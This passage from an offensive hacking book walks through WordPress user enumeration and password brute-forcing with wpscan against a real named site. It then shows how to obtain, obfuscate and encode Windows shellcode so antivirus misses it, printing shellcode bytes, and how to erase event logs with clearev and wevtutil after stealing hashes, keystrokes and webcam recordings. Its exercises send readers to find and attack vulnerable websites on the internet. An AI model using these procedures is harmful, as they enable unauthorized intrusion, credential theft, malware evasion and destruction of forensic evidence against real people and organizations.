
To scan `cybrary.it`, let's use the standard command as we used above, but let's add another option to enumerate the users. This option will attempt to identify the users with access to update and alter the site, essentially webmaster rights. This option is `--enumerate u` and we can simply append to our command, such as;

```
kali > wpscan -url https://www.cybrary.it -enumerate u
```


When the command is run, it returns an error that the site is NOT running WordPress. That's curious, as I'm quite certain it is running WordPress.

Sometimes websites have load balancers and DoS protection technologies that limit these types of scans. Fortunately, `wpscan` has a stealthy mode that sometimes is capable of getting past these protections. Let's try it by adding the option `-stealthy` at the end of our command.

```
kali > wpscan -url https://www.cybrary.it -enumerate u -stealthy
```




As you can see, our scan was able to get past their protections and found twenty-seven vulnerabilities! Furthermore, it was able to detect several users on the system.



Additionally, `wpscan` has a brute-force password cracking capability for WordPress sites once the users are identified. This brute-force capability actually bypasses the form (thereby evading some brute-force protection mechanisms) and sends the potential passwords directly to the exposed portion of the website that feeds the passwords back for authentication (xmlrpc). To use the brute force capabilities of his tool, you need to use the `-U` option, followed by the **username**, and the `-P` option followed by the **password list** you want to use.

In this case, let's try to brute force the user **lpark** and use our `top1000passwords` list such as:

```
kali > wpscan –url https://www.cybrary.it –stealthy –U lpark –P
/root/top1000passwords
```



After scanning through and listing the vulnerabilities again, `wpscan` will begin to attempt to brute force that user.

Summary

Web hacking is among the most important risks to the incredible applications and infrastructure that comprise the World Wide Web. There are almost innumerable ways to hack the apps and infrastructure of the Web, and the approach you take will depend upon multiple factors including; the technologies employed by the website, the Web server, or the user.

SQL Injection is one of the most pernicious attacks against websites and certainly the one responsible for the greatest financial losses. Here we were able to fingerprint the database and extract key information using the `sqlmap` application.

It's important to note that most online databases are no longer vulnerable to this simple attack, but a few still are. For more advanced SQL injection techniques such as blind SQL injection, look for my next book "Getting Started Becoming a Master Hacker 2."

WordPress is the world's most popular CMS for developing websites. Our tool `wpscan,` is excellent at identifying vulnerabilities of these sites, enumerating users and brute-forcing passwords.

Exercises

1. Use Google hacking to find potentially vulnerable websites to SQL injection.
2. Use OWASP-ZAP to determine if the sites you found in the previous step are vulnerable to SQL injection.
3. Use Google hacking to find WordPress sites.
4. Use Google hacking to find information leaks in WordPress backups.
5. Use wpscan to search for vulnerabilities in the WordPress sites you identified in the previous step.
6. When you find vulnerabilities in the site, get more information and possibly the exploit by searching wpvulnsdb.com or packetstormsecurity.com.

13

Evading AV and Shellcode

Fools talk. The wise listen.

Master OTW

When exploiting the target as we did in Chapter 9 with Metasploit, you are likely to encounter an anti-virus program running on the target system. It is a rare target that's not protected with an anti-virus application. As such, we need to examine how we might evade such protection.

Often, the best way to avoid AV detection is to use a memory corruption exploit and load the payload directly into memory without ever writing to the hard drive. This is what we did with the EternalBlue exploit. Unfortunately, that's not always possible with every exploit.

In the past, the `msfvenom` module of Metasploit from Chapter 9, was capable of creating payloads that could evade AV detection, but the AV developers didn't sit idle. These software companies soon developed techniques for detecting nearly any payload developed by `msfvenom`, but not all (recently, some advanced persistent threat (APT) malware from a nation-state effectively evaded AV using the `shikata_ga_nai` encoder) . This means that to have a reasonable chance of success at evading detection by anti-virus software, we will need to turn to other software to help us re-encode our payloads.

Metasploit's New Evasion Module

Recognizing the limitations of `msfvenom` to evade AV detection, the developers of Metasploit began a new project to aid in the evasion of anti-virus. When Rapid7 released Metasploit 5 in October 2018, it contained two new evasion modules. These modules were a departure for Metasploit, as there had not been any new module types in quite a few years.

When the new modules were released, they were very effective at evading Windows Defender in Windows 10. Unfortunately, in the ongoing chess game between attackers and defenders, the folks at Microsoft added detection of these payloads developed by these new modules shortly thereafter. Despite this, we must give kudos to Rapid7 for putting time and effort toward this crucial issue (for more on the new Metasploit evasion modules, read https://www.hackers-arise.com/post/2019/03/27/metasploit-basics-for-hackers-part-24-the-new-evasion-modules-in-metasploit-5)

How Antivirus Software Works

Before we begin to work toward an undetectable payload, we need to understand how anti-virus software works. Most AV software can detect malicious code by comparing signatures (code snippets and other artifacts) of known malware against software that is entering the system (for more on how antivirus software works, go to https://www.hackers-arise.com/single-post/2016/10/28/Evading-AV-Anatomy-of-ClamAV). Although some software developers have begun to use heuristic techniques (detecting known malicious behavior) this is still not widespread among AV applications as it requires significant CPU cycles to incorporate this approach. The result of using heuristics is slower scanning and system lag.

It is also important to note that not all AV software is created equal. Not every AV application will catch all known malware. VirusBulletin is an independent AV software testing laboratory. According to their results, commercial AV software is capable of detecting between about 60-98 percent of **known** malware. Most of the major AV software developer results are clustered in the 95 percent range. Even with these, 95-percent detection means 1 in 20 known malware will go undetected by these applications. Of course, a zero-day--by definition, unknown malware-- is likely to sail right past **all** of these applications.

This perspective is key because to compromise a target, you may not need to be undetectable by ALL AV applications. You only need to be undetected by the target's AV software. If you know what AV software the target is using, you can focus on making your payload undetectable by that application (see my article https://www.hackers-arise.com/single-post/2016/05/23/How-to-Use-Reconng-to-Determine-the-Targets-AV-Software-1 on using recon-ng to determine the target's AV software).

Tools for Making Payloads Undetectable

Among the tools available to create payloads/shellcode capable of going undetected by (AV) software such as `veil-evasion` (https://www.hackers-arise.com/evading-av-with-veil-evasion) or shellter (https://www.hackers-arise.com/evading-av-with-shellter) , OWASP-ZSC (**Z**ero-day **S**hell**C**ode) may be the most versatile. OWASP-ZSC is a project of OWASP (the venerable Open Web Application Security project of the OWASP Top 10 fame and OWASP-ZAP, among other things), continues under development , but has some useful features not found in some of the other applications in this category. In this chapter, I will attempt to demonstrate some of the most important features of OWASP-ZSC and how they can be used to create shellcode/payloads that will go undetectedby AV software.

What is Shellcode?

Shellcode is simply a set of instructions (code) that, when executed into a running application such as SMB (like EternalBlue does) or other vulnerable services, gives the attacker control of the system. This code is written in assembler language (for more on assembler language, see https://www.hackers-arise.com/single-post/2017/02/27/Reverse-Engineering-Malware-Part-2-Assembler-Language-Basics). When a stack or heap-based buffer overflow is executed, the shellcode is then injected and often gives the attacker a way to control the target system through such things as a command shell (hence its name).

Whenever new shellcode becomes available, it is incumbent upon the anti-virus software developers (if they want to remain relevant in this industry) to develop a signature or other method to detect the malicious content. As hackers/pentesters, we need to constantly change our shellcode to evade the anti-virus software and remain stealthy and effective. OWASP-ZSC is one more tool we can use to create, encode, and obfuscate our shellcode to remain undetected by the anti-virus software on the target's machine.

Let's take a look at how we can use OWASP-ZSC to build, encode, and obfuscate our shellcode.

Download and Install OWASP-ZSC

OWASP-ZSC is not built into Kali, nor is it in the Kali Repository, so we will need to download it from github.com.

```
kali > git clone https://github.com/zscproject/OWASP-ZSC
```

```
root@kali-2019:~# git clone https://github.com/zscproject/OWASP-ZSC
Cloning into 'OWASP-ZSC'...
remote: Enumerating objects: 2395, done.
remote: Total 2395 (delta 0), reused 0 (delta 0), pack-reused 2395
Receiving objects: 100% (2395/2395), 3.29 MiB | 7.30 MiB/s, done.
Resolving deltas: 100% (1553/1553), done.
```

Once we have downloaded OWASP-ZSC to our Kali system, the next step is to install it.

Navigate to the directory of OWASP-ZSC.

```
kali > cd OWASP-ZSC
```

Next, we need to execute the installer script that comes with it. Make certain you give yourself execute permission (chmod or see *Linux Basic for Hackers*).

```
kali > ./installer.py
```

```
Building Commandline
Copying Files

Now you can remove this folder
files copied in /usr/share/owasp_zsc.
to run zcr shellcoder please use "zsc" command line


|-------------------------------------------------------------------------|
|Visit https://www.owasp.org/index.php/OWASP_ZSC_Tool_Project -------------|
|-------------------------------------------------------------------------|
root@kali-2019:~/OWASP-ZSC#
```


Once the installer has run, you should see a screen like that above. Note that to uninstall OWASP-ZSC, you simply run the `./uninstaller` script. Also, once OWASP-ZSC has been installed, you need only type `zsc` to start this script.

Let's get started!

```
kali > zsc
```

Before we begin using OWASP-ZSC, let's take a look at the help screen. That's ALWAYS a good idea when using a new application.

```
zsc > help
```



In the screenshot above, you can see that OWASP-ZSC displays all the commands in its help screen. The key commands are the first six, but also note the `back`, `clear`, `help`, and `exit` commands, which are useful when using OWASP-ZSC.

When we want to generate some shellcode, we simply enter the command, `shellcode`.

```
zsc> shellcode
```


Then, the command, `generate`.

```
zsc/shellcode> generate
```

We then select the platform. In this case, let's select `windows_x86` as most hackers are interested in targeting Windows systems and x86 code will run on either 32- or 64-bit systems.


```
zsc/shellcode/generate>windows_x86
```

Next, when we hit the TAB key, OWASP-ZSC will list all the shellcode for that platform.



We can use any of this code, but if we want any chance of evading AV, we will likely need to use different shellcodes than these default ones.

OWASP-ZSC has a built in API (Application Programming Interface, or a way to access the application) to access shellcode at shell-storm.org. Shellstorm is a database of shellcode that you can use. You can view this database at www.shell-storm.org.



Now, instead of using the default shellcode that is likely to be detected by AV, let's generate some evasive shellcode from this database.


Let's return to `zsc>` prompt using the `back` command.

As we can see from the help screen at the beginning, we can simply type "shellcode."

```
zsc > shellcode
```

If we use the TAB key we will get a list of commands. Within OWASP-ZSC, we can access the www.shell-storm.org database by using the shell_storm_list command


```
zsc > shell_storm_list
```



As you can see above, OWASP-ZSC lists all the shells available in the database grouped by operating system.

If we scan down a bit, we will come to the Windows shellcode. Here you will see **#627** or "`Windows Seven x64`".

Let's try using that one.



Alternatively, we could use the search function of OWASP-ZSC to find this shell, or any shell, if we know a keyword in its name. In this case, we might use the keyword "seven."

```
zsc >search
```

```
keyword_to_search > seven
```

```
zsc> shellcode
zsc/shellcode>
download          generate          search            shell_storm_list
zsc/shellcode> search
keyword_to_search> seven
[+] author: agix        shellcode_id: 627       platform: Windows/64    title: Windows Seven x64 (cmd) - 61 bytes

zsc>
```

As you can see, OWASP-ZSC was able to locate the same shellcode and provided us with key information about it (author, ID, platform, and title).

Now that we know what shellcode we want to use, we can use the download command to download the shellcode from shell-storm.org to OWASP-ZSC through the API.

```
zsc/shellcode/download
```

```
zsc> shellcode
zsc/shellcode>
download          generate          search            shell_storm_list
zsc/shellcode> download
shellcode_id> 627

 /*
 | Title: Windows Seven x64 (cmd) Shellcode 61 Bytes
 | Type: Shellcode
 | Author: agix
 | Platform: win32
 | Info: Tested on Windows Seven Pro Fr, Ultimate En, Premium Home En
*/

#include <stdio.h>

char shellcode[] =

"\x31\xC9"                  //xor ecx,ecx
"\x64\x8B\x71\x30"          //mov esi,[fs:ecx+0x30]
"\x8B\x76\x0C"              //mov esi,[esi+0xc]
"\x8B\x76\x1C"              //mov esi,[esi+0x1c]
"\x8B\x36"                  //mov esi,[esi]
"\x8B\x06"                  //mov eax,[esi]
"\x8B\x68\x08"              //mov ebp,[eax+0x8]
"\xEB\x20"                  //jmp short 0x35
"\x5B"                      //pop ebx
"\x53"                      //push ebx
"\x55"                      //push ebp
"\x5B"                      //pop ebx
```

OWASP-ZSC then prompts us for the shellcode ID. Simply enter the ID of the shellcode you want to use. In this case, let's use ID **627.**

```
shellcode_id> 627
```

OWASP-ZSC now downloads this shell and displays it on the screen as you can see above.

The next step is to obfuscate the shellcode. Obfuscation means to make it difficult to understand. In this case, we are trying to make it difficult for a malware analyst—or forensic analyst—to understand the intent and function of the code.

```
zsc > obfuscate
```

```
zsc> obfuscate
zsc/obfuscate>
javascript  perl        php         python      ruby
zsc/obfuscate> javascript
filename> windows7shell
encode>
base64              rot13               simple_base64_rev  simple_hex_rev
jsfuck              simple_ascii        simple_hex
encode> simple_hex_rev
[+] file "windows7shell" encoded successfully!
zsc>
```

When we hit the TAB key, it lists all the obfuscation methods. Let's assume we want this shellcode to work with a browser exploit, so select `javascript`.

```
zsc/obfuscate > javascript
```

Next, OWASP-ZSC prompts us for the filename we want to use for our obfuscated file. I named it `windows7shell`, but you can name it anything you want.

```
zsc > windows7shell
```

The next step then is to encode the shellcode. OWASP-ZSC prompts us with `encode >`. The idea here is to make it more difficult for the AV application to match anything in this shellcode with its database of known malicious code.

When we hit the TAB key, it lists all the methods available for this shellcode. These encoding methods will differ slightly with different shellcode and obfuscation techniques.

```
encode>
base64              rot13               simple_base64_rev  simple_hex_rev
jsfuck              simple_ascii        simple_hex
```

In this case, we will encode it with `jsfuck`.

```
encode > jsfuck
```


> Yes, jsfuck is real encoding scheme. It is seldom used subset of Javascript that is written with just 6 characters ([,],(,),! and +. It can be particularly useful for bypassing web form input validation and obfuscation.

When we hit enter, OWASP-ZSC encodes our shellcode with jsfuck and announces it has completed its task!


Testing Our Shellcode

The final step is to test your new shellcode against AV software. If you know what AV software the target is using, simply test it against that one (check out my article on recon-ng to determine the AV the target is using). If not, you can test your new shellcode at VirusTotal (www.virustotal.com). It's important to note that VirusTotal shares your code with the AV developers.

If you don't want your code shared with the AV developers, use `www.scanii.com` to see how well it evades most commercial AV software.



In this case, I uploaded my encoded and obfuscated `window7shell` to VirusTotal and got the following results.



As you can see, we were successful! None of the AV applications detected my obfuscated shellcode!

Summary

AV applications detect most malicious payloads and shellcode on the target system. For any chance to remain undetected, you will need to re-encode and obfuscate your shellcode (you can also write your own unique shellcode. I'll show you how in a future book). OWASP-ZSC, by the OWASP Project, is one of the best AV evasion tools. Here we took shellcode from the shellcode database at shell-storm.org, and with some creative encoding and obfuscation, were able to get it past the major AV applications.

Of course, since I sent my shellcode to VirusTotal, it will be reported to all the major AV application developers, and now they will detect it (you are welcome!). To develop your own undetectable payload, you will need to try different combinations of payloads, encoding, and obfuscation. Be creative and persistent—two of the most important attributes of a master hacker!

Exercises

1. Download and install OWASP-ZSC.
2. Select a shellcode from shell-storm.org.
3. Obfuscate your shellcode.
4. Encode your shellcode.
5. Test your shellcode at scanii.com.
6. If you know the antivirus application of the target, test your shellcode with it now.
7. If your shellcode was detected, start over and try a different approach until your shellcode/payload is undetected.

14

Covering Your Tracks

Stars, hide your fires; Let not light see my black and deep desires.

MacBeth

Hackers who want to remain long in this business need to make certain they leave behind little or no trace of evidence. The skilled and vigilant digital forensic investigator can find evidence in many places. In this chapter, we will focus on the log files, file timestamps, and bash command history. If the hacker can clean up the evidence in these three areas, it will be very difficult to trace them.

Now that you have exploited the Windows 7 system (Chapter 9) and retrieved the "goodies"such as:

(1) Password hashes,
(2) Microphone recordings,
(3) Webcam recordings,
(4) Keystrokes entered by the target system, then
(5) Pivoting from the target system to the entire network.

At this stage, you need to make certain that no evidence is left behind to trace this attack back to you.

A digital forensic investigator is capable of recreating the events on a target system primarily from the log files and timestamps. This means that you need to remove all the log files or selectively remove certain log files that capture your activity. In addition, if you have accessed or modified any files, the timestamps on those files are clear evidence of tampering. Finally, if your system falls into the wrong hands, your command history can be incriminating.

Let's see how you can minimize this evidence and cover your tracks!

Covering Your Tracks with the Meterpreter

If you were able to plant Metasploit's `meterpreter` on the target system, clearing log files is relatively simple. Most of the Windows meterpreters have a built-in command known as `clearev`. This command clears the event logs in Windows systems.

```
meterpreter >clearev
```

In some cases, you may not be able to get a meterpreter on the target system, or the `clearev` command won't work. In those cases, you can use the `wevtutil` utility in Windows. If you are using the meterpreter, you will first need to drop into a command shell (`cmd`) on the target Windows system (if you do not have a meterpreter but rather just a standard Windows command prompt, you can skip this step). You can do this by simply entering `shell` at the meterpreter prompt.

```
meterpreter> shell
```

```
meterpreter > shell
Process 2452 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\OTW\Desktop>
```

Windows has a little-known utility named the Windows Event Utility, or `wevtutil` for short. You can access it from the command line. To be able to clear event logs, you will need system admin privileges. Let's begin by simply running the `wevtutil` to get a help screen.

```
C:\Windows\System32> wevtutil
```

```
C:\Users\OTW\Desktop>wevtutil
wevtutil
Command is not specified.
Windows Events Command Line Utility.

Enables you to retrieve information about event logs and publishers, install
and uninstall event manifests, run queries, and export, archive, and clear logs.

Usage:

You can use either the short (for example, ep /uni) or long (for example,
enum-publishers /unicode) version of the command and option names. Commands,
options and option values are not case-sensitive.

Variables are noted in all upper-case.

wevtutil COMMAND [ARGUMENT [ARGUMENT] ...] [/OPTION:VALUE [/OPTION:VALUE] ...]

Commands:

el | enum-logs          List log names.
gl | get-log            Get log configuration information.
sl | set-log            Modify configuration of a log.
ep | enum-publishers    List event publishers.
gp | get-publisher      Get publisher configuration information.
im | install-manifest   Install event publishers and logs from manifest.
um | uninstall-manifest Uninstall event publishers and logs from manifest.
qe | query-events       Query events from a log or log file.
gli | get-log-info      Get log status information.
epl | export-log        Export a log.
al | archive-log        Archive an exported log.
cl | clear-log          Clear a log.

Common options:

/{r | remote}:VALUE
If specified, run the command on a remote computer. VALUE is the remote computer
name. Options /im and /um do not support remote operations.
```

